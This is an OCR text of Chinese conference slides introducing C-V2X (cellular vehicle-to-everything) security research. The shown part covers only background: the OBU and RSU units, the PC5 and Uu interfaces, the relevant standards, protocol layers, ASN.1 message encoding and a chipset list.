
GoGoHack
SECURE CONNECTED WORLD

犬安科技
GoGoByte


2022

C-V2X安全研究

王宇轩



自我介绍



王宇轩

纽创信安 安全研究员

清华大学 网研院 硕士


CTF　Redbud　Pwn手

https://xuanxuanblingbling.github.io/

目录

- C-V2X相关背景
- 攻击面分析
- 空口通信工具搭建
- Fuzzing实现


相关背景：概述



C-V2X（蜂窝车联网）是将车辆与一切事物相连接的新一代信息通信技术，其中：


- C 代表 基于蜂窝网络（Cellular）,目前就是基于4G LTE，因此也可称LTE-V2X
- V 代表 车辆（Vehicle）
- X 代表 任何与车交互信息的对象，当前X主要包含**车**、**人**、**交通路侧基础设施**和**网络**。

相关背景：OBU与RSU




OBU： On Board Unit 车载单元
RSU： Road Side Unit 路侧单元

相关背景：通信空口



相关背景：通信空口


RSU
Pedestrian
V2I
V2P
OBU
V2V
OBU
LTE-PC5
主要复用LTE蜂窝网络通信技术，区分上下行链路，频段与LTE一致
Base Station
Internet
V2N
LTE-Uu
主要复用LTE-D2D，不区分上下行链路
但频段与LTE不同，为 5905MHz-5925MHz
短距
长距


相关背景：标准

3709！

基于LTE的车联网无线通信技术消息层技术要求


标准等级	标准号	标准名称
国家标准	GB/T 31024.1-2014	合作式智能运输系统专用短程通信第 1 部分：总体技术要求
	GB/T 31024.2-2014	合作式智能运输系统专用短程通信第 2 部分：媒体访问控制层和物理层规范
	GB/T 31024.3-2019	合作式智能运输系统专用短程通信第 3 部分：网络层和应用层规范
	GB/T 31024.4-2019	合作式智能运输系统专用短程通信第 4 部分：设备应用规范
行业标准	YD/T 3340-2018	基于 LTE 的车联网无线通信技术空中接口技术要求
	YD/T 3400-2018	基于 LTE 的车联网无线通信技术总体技术要求
	YD/T 3592-2019	基于 LTE 的车联网无线通信技术基站设备技术要求
	YD/T 3593-2019	基于 LTE 的车联网无线通信技术核心网设备技术要求
	YD/T 3594-2019	基于 LTE 的车联网通信安全技术要求
	YD/T 3629-2020	基于 LTE 的车联网无线通信技术基站设备测试方法
	YD/T 3707-2020	基于 LTE 的车联网无线通信技术网络层技术要求
	YD/T 3708-2020	基于 LTE 的车联网无线通信技术网络层测试方法
	YD/T 3709-2020	**基于 LTE 的车联网无线通信技术消息层技术要求**
	YD/T 3710-2020	基于 LTE 的车联网无线通信技术消息层测试方法
	YD/T 3755-2020	基于 LTE 的车联网无线通信技术支持直连通信的路侧设备技术要求
	YD/T 3756-2020	基于 LTE 的车联网无线通信技术支持直连通信的车载终端设备技术要求
	YD/T 3847-2021	基于 LTE 的车联网无线通信技术支持直连通信的路侧设备测试方法
	YD/T 3848-2021	基于 LTE 的车联网无线通信技术支持直连通信的车载终端设备测试方法
	YD/T 3957-2021	基于 LTE 的车联网无线通信技术安全证书管理系统技术要求
团体标准	T/CSAE 53-2020	合作式智能运输系统车用通信系统应用层及应用数据交互标准（第一阶段）
	T/CSAE 157-2020	合作式智能运输系统车用通信系统应用层及应用数据交互标准（第二阶段）

相关背景：协议分层




关注PC5

协议层次	对应标准
应用层	T/CSAE 53—2020、T/CSAE 157-2020
消息层	GB/T 31024.3-2019、YD/T 3709-2020
安全层	YD/T 3957-2021
网络层	GB/T 31024.3-2019、YD/T 3707-2020
接入层	GB/T 31024.2-2014、YD/T 3340-2018



相关背景：ASN.1编解码



00016626466686a6c6e70000124665426 8f3dc631a51400000001f91f91fdfffc00140140000

```
MessageFrame ::= CHOICE {
   bsmFrame BasicSafetyMessage,
   mapFrame MapData,
   rsmFrame RoadsideSafetyMessage,
   spatFrame SPAT,
   rsiFrame RoadSideInformation,
   ...
}
...
```

3709！

基于LTE的车联网无线通信技术消息层技术要求

{"bsmFrame":{ "msgCnt":11, "id":"3132333435363738", "secMark":0, "pos":{ "lat":-594657005, "long":-598404839, "elevation":49802 }, "transmission":"neutral", "speed":0, "heading":0, "accelSet":{ "long":20, "lat":20, "vert":0, "yaw":0 }, "brakes":{}, "size":{ "width":20, "length":20 }, "vehicleClass":{ "classification":0 }}}

相关背景：ASN.1编解码：实践

编码数据　：00016626466686a6c6e700001246654268f3dc631a51400000001f91f91fdfffc00140140000
ASN.1定义：https://github.com/xuanxuanblingbling/cv2x/blob/master/asn/v2x.asn

在线ASN.1编解码：https://asn1.io/asn1playground/

相关背景：落地情况

C-V2X Chipsets:

Product Name	Manufacturer	Product type	Reference Market	More info	LTE-V2X direct communications (PC5)	LTE-V2X mobile network communications (Uu)	5G-V2X mobile network communications (Uu)
SECTON ✅	Autotalks	Chipset	EU, US, CHN, Japan	Link	X	-	-
CRATON2	Autotalks	Chipset	EU, US, CHN, Japan	Link	X	-	-
Balong765	Hisilicon-Huawei	Chipset	Global	Link	X	X	-
Balong5000	Hisilicon-Huawei	Chipset	Global	Link	X	X	-
CX1860 ✅	Morningcore	Chipset	Global	Link	X	X	-
Snapdragon Automotive 5G	Qualcomm	Chipset	Global	Link	X	X	X
Snapdragon Automotive 4G	Qualcomm	Chipset	Global	Link	X	X	-
9150 C-V2X ASIC ✅	Qualcomm	Chipset	Global	Link	X	-	-
Snapdragon 2150 Platform	Qualcomm	Chipset	Global	Link	X	X	X

https://5gaa.org/wp-content/uploads/2021/11/5GAA_List_of_C_V2X_devices.pdf

目录

- C-V2X相关背景
- 攻击面分析
- 空口通信工具搭建
- Fuzzing实现

